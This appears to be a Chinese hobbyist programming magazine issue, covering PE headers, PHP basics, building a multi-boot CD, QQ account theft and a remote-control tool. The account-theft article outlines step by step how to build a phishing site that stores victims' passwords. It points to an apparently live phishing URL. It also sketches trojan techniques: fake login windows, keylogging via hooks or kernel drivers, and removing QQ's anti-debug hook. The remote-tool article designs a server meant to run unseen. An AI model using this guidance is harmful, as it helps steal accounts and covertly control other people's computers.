// 导出目录
    #define IMAGE_DIRECTORY_ENTRY_IMPORT          1
// 导入目录
    #define IMAGE_DIRECTORY_ENTRY_RESOURCE        2
// 资源目录
    #define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3
// 异常目录
    #define IMAGE_DIRECTORY_ENTRY_SECURITY        4
// 安全目录
    #define IMAGE_DIRECTORY_ENTRY_BASERELOC       5
// 重定位基本表
    #define IMAGE_DIRECTORY_ENTRY_DEBUG           6
// 调试目录
    //      IMAGE_DIRECTORY_ENTRY_COPYRIGHT       7
// (X86 usage)
    #define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7
// 版权信息
    #define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8
// RVA of GP
    #define IMAGE_DIRECTORY_ENTRY_TLS             9
// TLS 目录
    #define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG     10
// 载入配置目录
    #define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT    11
// Bound Import Directory in headers
    #define IMAGE_DIRECTORY_ENTRY_IAT             12
// 导入函数地址表
    #define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT    13
// Delay Load Import Descriptors
    #define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14
// COM Runtime descriptor
```

如果你想获取IAT表的数据目录，你就可以查询DataDirectory[IMAGE_DIRECTORY_ENTRY_IAT]

然后是数据目录结构的定义：

```
typedef struct _IMAGE_DATA_DIRECTORY
{
    DWORD   VirtualAddress;
    DWORD   Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

可以看到，这个结构里有数据目录的RVA和长度。通过这个我们可以得到数据目录的的内容，进而得到我们需要的数据。

PE文件段（长度不定）

一个PE文件由各种头部和几个段组成，一般来讲PE程序有9个段.text、.bss、.rdata、.data、.rsrc、.edata、.idata、.pdata和.debug。段是由段头部和段实体组成的，段头部和段实体被分别组织在一起。各个段头部的次序不固定，由编译器“任意”组织，而段实体则是按段头部的次序组织。段头部有着比较严格的结构，而段实体的形式可以随意安排。

段头部（40字节）

贴一下定义：

```
#define IMAGE_SIZEOF_SHORT_NAME              8
typedef struct _IMAGE_SECTION_HEADER
{
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME]; //段名称，必须以”.”开头
union
{
            DWORD   PhysicalAddress;
            DWORD   VirtualSize;
    } Misc;
                                        //杂项
    DWORD   VirtualAddress;
                //进程地址空间中要装载这个段的虚拟地址，实际地址由它的值加上可选头部结构中的ImageBase虚拟地址得到。如果这个映像文件是一个Dll，那么这个Dll就不一定会装载到ImageBase要求的位置。所以一旦这个文件被装载进入了一个进程，实际的ImageBase值应该用GetModuleHandle获得
    DWORD   SizeOfRawData;
                //内存中段实体的长度
    DWORD   PointerToRawData;
                //内存中段实体的偏移量
    DWORD   PointerToRelocations;
                //已经废弃不用了
    DWORD   PointerToLinenumbers;
                //已经废弃不用了
    WORD    NumberOfRelocations;
                //已经废弃不用了
    WORD    NumberOfLinenumbers;
                //已经废弃不用了
    DWORD   Characteristics;
                //特征
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

段特征的定义很多，贴出来实在是浪费篇幅了，不过读者可以像之前一样从WinNT中找到它们的定义。

好了，不多说了，似乎图已经占了很多篇幅，就到这里吧！

php实战攻略（2）
——渐入（了解基本语法）

彭 月

[1]注释

大家好，在上个月，我们学习了基本的php输出，对于任何一门语言来说，还有一点是非常重要的，就是注释。注释可以帮助我们加深对代码的记忆和理解，为团队开发提供便利，php的注释依然是很灵活，php支持3种格式的注释。

1.以"//"来标记的单行注释。

2.以"#"来标记的单行注释。

3.以"/* */"来标记的多行注释。

这里给大家说一下，大家平时也许看别人随便写写小程序，不写注释，可能感觉没什么用。但是在大型团队或者公司中，注释的要求是非常严格的。多人开发也是多数依靠注释的，所以大家尽可能养好写注释的习惯吧。

[2]数据类型

除了注释之外，一门语言必不可少的就是变量了，从JavaScript,PHP等弱类型语言到C/C++/JAVA/C#等这些强类型语言，变量都是无处不在的，既然提到了变量，我们就不得提到数据类型了。虽然说PHP是弱类型语言，不需要大家去过多的为变量的类型来操心，不过，了解PHP的数据类型却是很有必要的。PHP中有四种类型分类，四种类型下面又分成很多类型。PHP支持的类型如下：

一、标量类型：

1.boolean（布尔型，只有两个值,true或false）。

2.integer（整型，存放整数）。

3.float/double（浮点型，float和double在其他语言中，存在精度差异，但是根据php官方文档说明，在php中，float和double没有区别）。

4.string（字符串类型,php中字符串是没有长度大小的，唯一的限制仅仅在于服务器的内存大小）。

二、复合类型：

1.array（数组，创建数组可以用array()来创建）。

2.object（对象，可以通过new关键字来创建）。

三、特殊类型：

1.resource（资源，用来存放句柄等）。

2.NULL（表示空值）。

四、伪类型（伪类型严格的说不算是数据类型，仅仅是为了增加代码的可读性而添加的，主要用于函数的形式参数声明）：

1.mixed（说明一个参数可以接受多种不同的数据类型）。

2.number（说明一个参数可以是integer或者是float类型）。

3.callback（说明一个参数可以是用户的自定义函数）。

本来还有一个变量需要讲讲，不过上一章中我做了一些简单的例子，相信大家都记得我们上一章中做的演示，这里就不多说了。变量的定义大家可以完全不用考虑数据类型的问题，数据类型这块大家只要有个概念就可以了，但是，伪类型对于我们的开发就很有用了。这个大家用心记一下，以后会帮到大家的。这里我就不写示例了，以后用到会慢慢说。

[3]常量

那么，除了变量，我们可能还需要一些常量来存放我们常用的一些值，这里我们就来说一下常量的定义。现在php的版本升级很快，如果大家用的php5.3.0以上版本，则有两种定义方式：

1.使用define()函数来定义。

2.使用const关键字来定义。

这里需要给大家帖一点代码，因为define()定义常量很有意思，我们在一个php页面写如下代码：

```
<?php
define("GREETING", "Hello world.");
echo GREETING;
?>
```

这里大家访问以后会输出“Hello world.”，在上面的代码中，大家会发现很有意思的一点，我们在定义常量的时候传进去的是一个字符串，而引用的时候是直接写的字符串里面的内容，

这个很容易出错，尤其对于学过C/C++的X子们是很容易混淆的。

除了我们可以自定义ID以外，php还提供给我们一些非常有意思的常量，这里我给大家列一下：

1.__LINE__（可以显示文件中的当前行号）。

2.__FILE__（可以显示完整路径和文件名）。

3.__DIR__（可以显示文件所在的目录）。

4.__FUNCTION__（可以显示当前函数的名称）。

5.__CLASS__（显示当前类名）。

6.__METHOD__（显示当前方法名）。

7.__NAMESPACE__（显示当前命名空间的名称）。

上面这些常量都非常有意思，平时感觉用处不大，不过既然说起常量了我也就给大家提一下子。

[4]表达式

接下来我们要说的是所有语言中也必然存在并且非常重要的一个名次，就是表达式。在php中，几乎所写的东西都是表达式，这个呢，因为表达式的概念很广，让任何有值的东西都可以称之为表达式。那么，最简单的表达式就是变量和常量，稍微复杂一点点的表达式也就是我们的函数。因为表达式这个词含义非常广泛，这个概念理解起来不困难，但是要举出一个让大家印象深刻的例子还是比较困难的，所以这里我就不给例子了。

[5]运算符

运算符这里，我就要花点篇幅来写了。因为运算符这个是很重要的，在数学中，我们最常用的运算符就是加减乘除，但是在程序中，我们的运算符就多了很多了。总共有12种运算符，为了节省篇幅，我这里就不给运算符分类了，等会我会给大家一个运算符优先级表。里面会列出运算符的。说起运算符优先级，这个听起来很难，但是实际上，并没有多高深。现在大家都有小学文凭了，那么，都知道数学中的一个很简单的规则：先加减，后乘除，有小括号要先算小括号里面的。其实这个就揭示着数学中的运算符优先级，从上面几句话可以看出，在数学中，优先级从高到低的排列依次是小括号>乘除号>加减号。在程序中，这个规则依然试用，但是计算机中，有更多的运算符，所以了解运算符的优先级，可以在很多时候避免出现难以调试的逻辑错误。举个例子，我们要计算4加5的和乘以9，写成表达式也就是“(4+5)*9”，但是如果不小心写成了“4+5*9”，就会出现错误的结果。这个表达式大家现在可能一眼就能看出错误，但是试想，如果这行代码夹杂在千万行代码中，调试起来就很蛋疼了。下面就给大家列出运算符的从高到低的优先级列表：

```
1.      clone,new
2.      []
3.      ++,--
4.      ~,-,(int),(float),(string),(array),(object)(bool),@
5.      instanceof
6.      !
7.      *,/,%
8.      +,-,.
9.      <<,>>
10.     <,<=,>,>=,<>
11.     ==,!=,===,!==
12.     &
13.     ^
14.     |
15.     &&
16.     ||
17.     ? :
18.     =,+=,-=,*=,/=,.=,%=,&=,|=,^=,<<=,>>=
19.     and
20.     xor
21.     or
22.     ,
```

这个表有些难背，不过，如果大家不确定优先级的问题，可以通过使用小括号来提高某表达式的优先级以达到我们所要的运算效果。

[6]控制结构

控制结构这个词也是看着吓人，其实也没什么难的，举个最简单的例子，相信现在的X子们都玩过游戏，我们就从游戏来说起，我们知道，控制游戏人物的时候，按方向键←，人物会向左走，按方向键→，人物会向右走，那么，游戏程序员是如何知道用户会按哪个键？很明显不知道，所以用了控制结构来进行判断，如果按下左箭头怎么走，右箭头怎么走…这些都是做了相应的判断处理的，而判断，就是我们的控制结构。那么在控制结构这块，我们接触的最多的其实也就是TRUE或者FALSE，只是这两个值并不是直接出现的，而是通过表达式来“表达”的。好了，废话不多说，控制结构，控制结构中最典型的判断就是if语句：

```
if(表达式){
    ...
```

```
    }
    elseif{

    }
    else{

    }
```

除了上面这种，现在php还有一种新的写法：

```
    if(表达式):
    ......
    elseif(表达式):
    ......
    else:
    ......
    endif;
```

这就是最基本的if语句,执行时先判断if后面的表达式，如果为真，则执行if后面的语句块，如果为假，则继续判断elseif后面的表达式，如果为真，同样执行elseif后面的语句块，为假，则继续判断其他的elseif块，如果所有条件都不为真，则执行else后面的语句块，只要程序进入任何一个语句块，就不会再执行其他的语句块。很多时候，并不是只有这样的几个if块，而是if里面接着if，一个套一个，记得上次一个朋友写的连连看辅助嵌套了7重if，而且和最后一重平级的还有二三十个if块，虽然我个人觉得他的算法是很蛋疼，不过，既然是程序员，肯定是要做好面对这种大块if的准备的。

除了if可以分支，还有一种语句也可以实现，那便是switch，语法如下：

```
    switch(表达式)
    {
        case 常量:
            ......
            break;
        ......
        default:
            ......
            break;
    }
```

执行的时候，就判断表达式和case后面的常量是否相等，如果相等，就执行该case后面的代码，如果不相等，则继续判断下一个case，如果与所有case后面的常量都不相等，那么，就执行default后面的代码。其中，case的数量可以随意，但不能重复。default也可有可无。case块最后一句代码是break;这一句也可有可无，但是如果没有，匹配到符合条件的常量后，在该case后面的所有代码都会执行，包括在该case后面的其他case块中的代码。这里看着有些绕口，这里我给大家一个示例：

```
    $a=1;
    switch($a)
    {
        case 1:
            echo "1";
        case 2:
            echo "2";
        case 3:
            echo "3";
        default:
            echo "4";
    }
```

上面的代码运行结果是输出1234，而不是1，这样大家就能很明白了。

在控制结构中，除了判断之外，还有一个重点就是循环了，如果一段代码需要被执行n次，那么我们不可能复制很多遍同样的代码，那么就要做循环了。循环分为一下几种while，do-while，for，foreach,下面给大家列出几种循环的语法：

```
    1.while:
        while(表达式)
        {

        }
    2.do-while:
        do{

        }while(表达式)
    3.for:
        for(表达式1;表达式2;表达式3)
        {

        }
    4.foreach:
        foreach(数组或集合 as 变量)
        {

        }
```

执行规则：

1.while循环首先判断表达式的值是否为真，如果为真则执行大括号内的代码，执行完后，再判断，如果表达式还为真，则再执行循环体，一直执行到表达式的值为假，然后跳出循环。

2.do-while循环是先执行一次循环体，然后判断表达式是否为真，如果为真，则再执行循环体，直到表达式为假跳出循环。

3.for循环在开始时无条件执行表达式1，然后判断表达式2是否为真，如果为真，执行循环体，循环体执行完后，执行表达式3，然后再判断表达式2是否为真，如果为真，执行循环体，再执行表达式3，直到表达式2为假跳出循环。

4.foreach循环会将数组或集合中的每个元素放到后面的变量中，然后在循环体中可以引用该变量，每次循环该变量都代表不同的元素，直到改数组或集合中的元素被遍历完。

PS:这里while和do-while中，循环体内一定要想办法让表达式的值可能变为假，否则进入死循环就访问不到结果了。

那么，除了这些之外，还有很多的基本语法，我这里先不给大家全部写完了，以后我会在文章中慢慢提及。本月的内容比较枯燥，大家尽量耐着性子看吧，工欲善其事，必先利其器，这些都看不完，那学程序也就没法去学了。好了，本章的内容就到这里，我们下一章就开始写一些大家感兴趣的东西。

php实战攻略（3）
——传递（网页间的数据传递）

影 月

那么，本章我们开始学习网页间数据的传递，相信大家都见过，我们在注册的时候，填入正确的注册信息，然后点了注册，就会跳转到另外一个页面显示注册成功。以后我们再到这个网站就可以用注册的帐号登录，这几乎已经成为大家的一个潜意识，只要注册了，就可以登录。不过在大家在这个潜意识的影响下，很多X子其实并没有想过一个注册的过程中究竟发生了怎样的一个过程。

首先，注册表单会将我们的数据提交到服务器，然后会由动态网页脚本将注册信息存放到数据库，下次登录的时候，网页从数据库查询是否有这个用户并且验证密码，如果验证成功，那么就显示登录成功。这里面用到的最基本的技术就是表单的数据传递和数据库技术。不过现在随着技术的不断更新，更多的网站都是使用的AJAX技术来实现注册，登录等等。

不过这里我们还没有学习数据库技术，我们在表单传递数据之后，肯定没法对数据库进行操作，所以我们这里就把表单传送到第二个页面进行显示。相信学过html的X子都知道，我们在写form标签的时候，要指定两个属性，一个是method属性，另一个是action属性。大家看我的index页面，里面没有任何的php脚本，就是一个纯html页面。index.php是模拟的一个注册页面，点了以后，我们要把数据传递到post.php。大家之前如果只是学习了html技术的话，可能会发现这两个属性似乎没什么用，不过在动态页面中，这就是很重要的了。

action属性指定的是我们要提交数据的目标，而method属性指定的是提交数据的方式，这里我在示例中给大家做了两个演示，一个post，一个get，在使用get方法的时候，填入数据然后传递，就会发现地址栏变成了很长的一串，而我们填入的数据原原本本地陈列于地址栏上。这种方式只能传递一些简单的短小的数据，因为get方法会更改地址栏，而很多浏览器对地址栏文字的长度是有限制的，所以，Get方法尽可能不要用于传输重要数据。post方法比较安全，通常我们比较重要的数据都是通过post来传递的。

好了，话说回来，我们就要开始写post页面和get页面。这两个页面里面要做的是把用户填入的信息显示出来，第一步，肯定就是要先获取到用户填入的信息，注意这里如果是用的Post方法，那么在目标页面就要用$_POST["INPUT标签的name"]来获取，比如说我这里要获取到用户名，我这里就写一个$username=$_POST["username"];然后用echo 来输出即可。

如果用的是GET方法，同样也可以用$_GET["input标签的name"]来获取用户填入的值。那么，除了这两种，还有什么呢？如果说很多网页都要使用的值的话，也可以有很多方式。第一呢，就是session，session在英文中的意思就是会话，每个用户在访问浏览器的时候，都会创建一个唯一标识，只要浏览器窗口没有关闭，这个session就会一直存在。这个一般是用来存放用户的状态信息等，使用的时候，直接用$_SISSION["session名"]=value，这样就会创建一个值，以后要访问或者修改的时候直接引用即可，很方便，很实惠，不过每个页面在使用session之前，必须调用session_start()函数来初始化session，否则就会报错。

除此之外，还有一种方法也可以存放数据，就是大名鼎鼎的cookies，cookies在英文中的意思是小甜饼。用这个很方便，而且对服务器的损耗不大，毕竟session是存放在服务端，会占用服务器内存。而cookies是以文件的形式存放在客户端，但是，小甜饼吃多了也会有蛀牙的，cookies这东西说起来并不安全，毕竟是以文件的形式而存在，可以很轻松得获取到cookies的内容。

cookies的用法上，这里说一下，先调用setcookie函数来发送一个cookie到客户端，然后要使用的时候可以用$_COOKIE["cookie名"]来引用。这里我说一下setcookie的参数，在官方帮助中，函数原型如下：

```
bool setcookie ( string $name [, string $value [, int $expire = 0 [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false ]]]]]] )
```

大家可以发现setcookie的参数很多，第一个参数是cookie名，第二个是cookie值，第三个是cookie的有效期，第四个是cookies的服务器路径，第五个是设置cookie的域名，第六个是设置是否用安全的https连接来传输cookie，最后一个是设置只能通过http协议来访问cookie。那么，除了这些的话，还有一个比较重要的数据来源就是数据库了。

很多人一开始对数据库的重视程度并不够，其实数据库也是非常重要的一门技术，只是在个人开发的时候，很多人不愿意去用，因为数据库的使用往往意味着数据库服务器。不过，在开发网站的时候，这个是必然要学习的，在本章中，我不打算继续写数据库的内容，所以本章内容比较短，在下一章我，我们开始学习数据库方面的知识，尽请期待。

教大家DIY自己的多重启动光盘

影 月

大家好，今天给大家送上一份简单点的教程，当大家用着形形色色的系统安装光盘，是不是很羡慕呢？那么今天我们就来自己DIY一个属于自己的多重启动光盘。

首先，我们需要的工具呢，是一个Windows XP的安装光盘镜像，EasyBoot，UltraEdit，UltraISO，Virtual PC（或其他虚拟机），Windows XP的启动软盘组，因为镜像比较大，我这里就不给大家了，百度一下会出来很多的，EasyBoot和启动软盘组我会打包给大家。

好了，废话不多说，我们首先来集成我们的Windows XP，首先要说下，easyboot这个软件安装目录下有一个叫做Disk1的目录（以后就简称光盘根目录），这个目录下面就相当于光盘的根目录，iso是用来存放生成好的镜像文件。

安装完成后disk1文件夹下面还有一个叫做ezboot的文件夹，里面是easyboot给我们提供的一些启动文件，我们这里并不需要，所以删了，还有就是大家可能发现Easyboot的启动文件存放路径必须是ezboot，有的人不喜欢，想要修改怎么办呢？

如果想要修改可以到注册表的KEY_CURRENT_USER\Software\EasyBoot Systems\EasyBoot\3.0\ImageFileDir进行修改。完成之后，我们新建一个文件夹，WXP2，注意这个文件夹名不能超过4个字节，不能是中文，否则后面就做不了了。这个文件夹用来存放启动组文件。再新建一个存放启动文件的[BOOT]文件夹，还有存放安装文件的Install文件夹。

好了，现在我们把Windows XP软盘启动组找出来，这个虽然是exe文件不过可以通过压缩软件来解压缩。然后会解压出6个cdboot开头的img文件，还有两个exe文件，两个exe文件没用，删除。然后把6个img文件解压到同一个文件夹。接下来我们把Windows Xp的镜像解压出来，我这里是用的Windows XP SP2原版安装光盘(592MB)。

解压后，把WIN51,WIN51IP,WIN51IP.SP2三个文件复制到光盘根目录下,然后再复制一份到Install下，同时在Install下面再新建一个文件夹WXP2，接下来把Windows XP安装光盘中的全部文件复制到Install\WXP2下面。注意这里有一个文件夹[BOOT]在UltraISO里面是看不到的，但是解压出来就会看到了，这个[BOOT]文件夹可以不用复制过去，因为我们只需要里面的img文件。这个名叫Bootable_NoEmulation.img的文件其实就是光盘的引导文件，不要也可以，因为引导文件也可以用UltraISO来提取的，这个大家随意吧。

把这个文件更名为WXP2.img，这个文件大家也可以随便命名，然后复制到我们自己建立的[BOOT]文件夹，这样呢，我们的目录结构就完成了。不过，集成的过程并没有完成，还有一些文件是需要修改的，而且还需要用EasyBoot来设计我们的光盘界面呢！

我们现在打开EasyBoot，EasyBoot是一个很简单的软件，打开之后，默认就新建了一个菜单文件，这时候虽然大家发现菜单文件名那里是空的，但是没有关系，我们可以点一下保存或者另存为，这样就可以看到了。然后看到菜单类型这里，我们不用管他。下面有个等待时间的框，这个是我们进入光盘启动界面后，没有操作的情况下倒数秒，如果等待时间后，用户还没有操作，就会按照默认的操作来执行。后面有一个按钮P是用来设置密码的，很少使用。

我们这里要修改的只是显示LOGO和背景图像修改，LOGO是进入菜单之前的图片，而背景图片这个大家应该很明白的，真的男人，不解释！！！这里还有一个事情要说下，就是图像的问题，easyboot在光盘启动界面背景和LOGO显示的图片默认必须是640x480大小的256色图像文件，并且不能压缩，那个是为了保证在低端电脑上的兼容性，不过这个现在已经没必要了，我们在选项中进行修改，我这里用了800*600分辨率的图片，并且是16位色的，大家可以根据喜好修改，咳咳，这里我从我比较喜欢的暗黑壁纸里面随便拖了一张，然后扔到我们自己建立的[BOOT]文件夹里，注意在EASYBOOT里面要用到的文件都必须放进这个文件夹，否则会找不到的。

点了保存后，我们发现easyboot的屏幕预览窗口已经贴上了我们的图片。光有图片，没有选项可不行，现在我们切换到菜单条选项卡，先点击添加，然后屏幕预览那里就出现了一个非常难看的蓝条，这个就是我们的菜单条，很难看，不过不用急，先写上菜单文本:"安装Windows XP SP2 官方纯净版"，然后把高亮属性和正常属性的颜色设置一下，高亮属性是被选中的菜单条颜色，正常属性是没有被选中时的颜色。高亮属性我根据我的背景设置了背景色黑色，前景色红色，正常属性是背景色黑色，前景色白色，注意执行命令后面那个框中我们要写上run WXP2.img。好，那么菜单就是这样做出来了的。

现在有了菜单项，我们只要把文件修改好，然后就可以开始尝试安装了。用UltraEdit打开我们刚刚复制的WXP2.img，查找I386，找到之后把I386替换为WXP2，我们自己的安装目录名。修改完成后，保存并关闭。接下来从Install\WXP2\I386复制TXTSETUP.SIF这个文件到光盘根目录下的WXP2文件夹，同样用UltraEdit打开，把SetupSourcePath后面的值改成\Install\WXP2，接着再找到光盘根目录下WXP2文件夹中的SETUPLDR.BIN文件，用UE打开，并把里面所有的I386替换为WXP2，最后，大家要把光盘根目录下的WXP2下面的TXTSETUP.SI_文件删除，否则就会出现无法找到最终用户许可协议而无法安装的问题。

接下来我们要集成的就是WinPE，WinPE的集成就很简单了，下载一个Windows PE的镜像文件，然后用UltraISO提取镜像引导文件，然后，把这个ISO解压出来，并且把所有文件和文件夹拷贝到光盘根目录，然后把提取到的镜像引导文件扔到[BOOT]文件夹，添加好相应的菜单项就OK了，这里我就给出WINPE的下载地址吧：http://xiazai.zol.com.cn/detail/35/346673.shtml#down。

至于还有其他的分区魔术师和Ghost之类的，大家可以自己寻找引导文件和镜像，也可以集成多个不同的操作系统这个完全看个人喜好，我这里就不一一解说了。最后这里我再说两个指令：

第一个用于使计算机从硬盘启动：boot 80

第二个用于使计算机重新启动：reboot

这篇教程就到这里吧，至于附件的问题，镜像肯定是太大，我这里给大家一个文件夹的框架，除了修改过的文件和标志性文件，其他的文件我都删除。大家只要把相应的文件下载下来替换进去即可。

浅谈盗Q的原理

彩 月

大家好，在论坛发现X子们想知道盗Q的原理，这里我依照我的理解，来给大家说一下，因为我也对这块研究不深，所以如果有什么问题还希望大家指正。好了，首先，我们先来看看我们比较常见的几种盗Q方式。

一、钓鱼

第一种呢就是钓鱼，相信现在上QQ游戏还在出现很多很多的虚假中奖信息。常见格式就是：您中了XXX奖，中奖验证码XXXX，请到www.xxxx.com。然后当访问到这个网站的时候就会看到一个足以以假乱真的网站，然后登录框，中奖者列表一应俱全。

对于钓鱼网站来说，技术含量并不高，要做的只是投入时间。毕竟做过网站开发的人就知道，页面排版还是比较费时间的。所以从技术角度来说，我们要学习的是javascript，html，CSS和任意一门动态网页技术。当然了，要做得以假乱真，我们就很费时间了。我前几天顺带找了几个钓鱼网站，本来想着把静态页面弄下来的，但是很悲剧的我存在u盘上，回到家我插上U盘就变成了还没格式化的移动磁盘！

第二天我再访问的时候那个钓鱼网站居然挂掉了…很郁闷的事情，所以这里我也就不给大家示例了。不过我还是给大家说下我在这几个钓鱼网站访问的感受。首先，第一个，给我的感觉，很粗糙。第二个，代码极其不严谨。第三个，页面效果很花俏。

首先，给大家说说要做这样的网站，如果排版比较熟悉的人，估计三天左右就可以完成了。记得那天我去闲逛的时候，让我感慨最深的还是做工之粗糙。有的列表还直接是帖的一整块图片，登录那里的javascript表单验证还在使用alert来弹出消息框。这里大家可以到QQ官网上看下，其实官网做的，技术含量比较高，表单验证都是通过ajax来做的。虽然钓鱼网站没那么复杂，但是起码应该做得有点像吧？咳咳，这里感谢我的那一只小妞友情提供的一个钓鱼网站:http://www.52qqxw.com/，大家可以小小的去观摩一下，不过不知道大家看到的时候这个网站还挂没挂…

好了，瞎扯那么多，我给大家说下做钓鱼的步骤吧：

1.模仿QQ官方网站排版出网站页面。

2.使用javascript加工页面特效以及表单验证。

3.使用动态网站语言写登录逻辑(将用户输入的用户名密码写入数据库或文件)。

4.寻找虚拟主机发布网站。

5.选择一个山寨的网址。

6.到各个地方发布虚假信息。

总的来说，这个应该算是最简单的一种盗Q方式。不过随着现在网民的安全意识逐渐提高，现在会变成“鱼”的人已经越来越少了。

二、盗号木马

那么，盗号木马这块，在编写的时候，可以想到以下几种情况。

1.欺骗登录。

2.键盘记录。

3.读取内存。

4.截取封包。

但是，大家要知道一点，现在腾讯以及各类安全软件对于QQ的防护都是比较严格的。QQ本身的安全也做的非常好，首先，我们一个一个来从程序上的角度来对上面几种方式的解析。

首先，说到欺骗登录，应该算是现在盗号木马的实现中最简单的了。但是做好欺骗登录的难度也绝对比钓鱼大得多。大家可以打开QQ2011的登录界面。我们发现它的边框，文本框，多选框以及下拉列表，都和其他的窗体有很大不同。相信做过窗体开发的都知道，实际上绘制窗体还是比较麻烦的，要把这些东西绘制得有模有样，还是比较困难的。大家不妨可以试试，不过这个在上面几种方式又是最简单的一种了。简单的绘制窗体，然后想办法把你的程序释放到QQ，然后修改快捷方式，让用户运行QQ的时候运行的是你开发的程序，大致就完成了。

PS：如果有人能够用一个极为粗糙的界面做登录界面，然后还能让用户以为腾讯更新了的话，那这种高人我们只能仰望了…

其次，从键盘记录的角度来说，大家首先想到的是做按键消息捕获。不过打开Spy++测试之后，我们会发现，在密码框输入密码时我们根本没办法捕获到任何信息，我们打开一个叫做XueTr的工具，这个工具可以查看我们电脑上的内核模块和消息钩子等等，但是很快我们发现，QQ似乎并没有任何的内核模块和内核钩子，据说是因为兼容性太差，腾讯已经放弃了强大的驱动保护，现在使用的保护已经是低级钩子来进行防护，其中有一个WH_DEBUG来反调试，如果直接用OD附加，我们会发现无法附加，而我们把WH_DEBUG这个钩子卸载掉，我们就可以随便附加了，不过QQ每隔一段时间就会重新加载这个钩子。具体的话我也没有详细测试，反正这里腾讯可以用钩子，我们同样也可以用钩子。当然，还不会玩钩子的X子们就还是先去看看钩子，刚步入C++大门的X子就不要妄想了，GetWindowText是无效的，咳咳，虽然我没试过，不过这样就有效了那腾讯可以去死了，当然，要是写内核钩子的话，腾讯这个r3层的小钩子就可以直接无视了（不过写内核的话，总会让我觉得有大炮打蚊子的嫌疑），写内核可以直接通过IRP获取键盘的硬编码，就可以截取到键盘记录了。

再次，我们从内存的角度来说，首先我们输入了密码，那么密码肯定是保存在内存中的，但是，我们使用CE去扫描之后，肯定是怎么都不会找到密码明文的，毕竟如果这么找到了，腾讯那么费心做的钩子岂不是白搭了。这里我也没有经过太多的调试，

最后，截取封包。一句话，如果有玩加密的高手可以破解掉腾讯加密过的封包的话，可以试试，我自认为我玩加密的功底还没那么厚…

三、社会工程学

一般这个方法用的人比较少，不过也算是有点点用，比如说拿到某个网站的后台权限，然后根据记录的密码md5,反查询出密码明文，最后通过这个密码和用户资料找出信息，生成字典以后来进行爆破。这些的话，一般要比较有经验的才能做的比较准。

四、收信文件

在网上也有一些人，自已不想去盗QQ，而去通过google的inurl搜索指令来搜索盗号木马的默认收信文件，不过这种方法也已经很少用了，原因在于粗心的黑客虽然有，但是越来越少，而且很难保证搜索到的收信文件的时间。有可能已经是N年前的收信文件，已经有90%的号码无法登录了。所以，这个是最简单的盗Q的方式，但也是效率最低的方式，单单验证帐号密码的正确率就会耗费大量的时间。

好了，那么这是我见过的比较多的方式。如果大家有什么新的思路，可以一起讨论，顺带说下，这篇文章是论坛ID为591880244的建议下写的，这里呢，编辑部会送出一份小礼品，同时对我来说，这位X子算是对我第一个提出支持的，所以，我个人送他一个鼠标做为感谢，欢迎大家继续为月下孤笔提出建议，毕竟对于我来说，每个月想出那么多教大家的东西还是比较困难的，请大家支持我，支持月下孤笔，谢谢！

小小的实现一个远程（2）——服务端架构

影月

大家好，在上一章中，我们搭建了客户端的架构，这一章我们要做的就是搭建服务端的架构。在文章开始，我先说一下，应编辑部要求，在以后的稿子中，我的写作风格会做一定的修改，文章中将会很少出现代码示例，而更多的以介绍思路为主，重要代码才会贴出来，这样的话，可能基础差一点的X子就不一定能够看懂了。这个希望大家能体谅我，毕竟为了合编辑部和读

者的意，我们作者夹在中间也挺困难的。好了，多余的话就到这里，我们先来整理一下服务端开发的思路。

既然作为一款远控，那么我们还是模仿一下其他的远控，运行的时候要悄无声息。在Windows下面编程，多数人比较熟悉的是使用MFC框架来完成，要悄无声息，可以直接通过代码让程序直接不生成窗体，而且MFC为我们封装了很多很方便的类，编写起来也很简单。但是，封装的结果有副作用，第一就是效率低下，第二就是生成的文件较大，这里大家可以测试一下，VS2008下建立一个MFC的基于对话框的应用程序，使用Unicode库，并且在静态库中使用MFC（这个肯定要静态库，共享的生成后虽然小，但是不可能让别人运行你的程序还要去安装MFC库吧？），然后直接在Release下生成，生成的文件大小就有1.65MB，而刚刚生成的一个空的Win32项目编译后，随便设置一下也不过是45KB，还是没有经过优化的。这个差距，相信大家很明白对于一个服务端来说意味着什么，更何况我们在后期还要更进一步地进行优化。

好了，这个差距相信是显而易见的，那么，现在我们肯定是要选择Win32应用程序。

我们这里新建Win32的时候要选择空项目，这样我们可以只添加我们需要的东西而省去很多我们用不到的东西，然后添加一个文件ServerMain.cpp来写我们的入口函数，然后添加一个头文件Common.h来添加我们公共项的引用。然后第一件事情，就是在添加公共引用Windows.h和tchar.h，然后在ServerMain中添加对Common.h的引用和入口函数，函数格式如下：

```
int APIENTRY _tWinMain(HINSTANCE hInstance,HINSTANCE hPrevInstance,LPTSTR lpCmdLine,int nCmdShow)
```

小提示：要在Common.h中添加#ifndef宏来防止文件被重复引用。

接下来我们就开始做我们的服务端架构。首先，我们先整理下服务端的工作流程：

1.尝试连接客户端。

2.连接如果失败，返回1，如果成功，则继续。

3.等待客户端指令。

4.如果接收到指令，则执行指令。

5.返回3继续接收指令。

6.如果客户端断开，则返回1。

整个服务端的工作流程大致就是这样，表面上看很简单，但是实际上我们要处理的东西非常多，我们接下来一步一步分解，首先，既然要用到Socket，我们就要初始化套接字，初始化的方法之前也说过，通过WSAStartup来初始化。然后构建SOCKET实体，然后可以通过connect函数来连接，不过大家可能注意到，connect函数里面第二个参数比较奇怪，这是一个sockaddr实体的指针，这个主要是记录要连接的主机信息，不过这里我们在定义的时候却不是定义sockaddr的实体，而是定义sockaddr_in实体，然后把sockaddr_in的实体指针强行转换为sockaddr。这个大家不用担心有问题，因为MSDN上的示例也是这样用的。

